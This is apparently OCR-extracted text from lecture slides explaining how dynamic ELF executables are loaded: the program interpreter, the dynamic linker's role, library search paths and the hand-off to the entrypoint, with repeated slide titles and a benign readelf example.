
Dynamic ELF Files: Loading






For standard program segments the process is identical to static ELF loading, but … library code is missing – how will that be loaded?

Dynamic ELF Files: Loading





```
$ readelf -l hello.dynamic  | grep interp
    [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
```

Dynamic ELF Files: Dynamic Linker




```
$ readelf -l hello.dynamic  | grep interp
    [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
```


Dynamic ELF Files: Dynamic Linker



Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the dynamic linker's entrypoint) to start execution.

Linker goal: load all libraries into memory and then pass control to the program entrypoint.

Dynamic ELF Files: Dynamic Linker




Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the dynamic linker's entrypoint) to start execution.

Linker goal: load all libraries into memory and then pass control to the program entrypoint.


Where does it look for libraries? (.so files)

- Searches standard system directories /lib, /usr/lib, and so on

Not sure about which ones or priority? man ld.so!



Dynamic ELF Files: Libraries Loaded




Once all libraries are loaded, control is passed 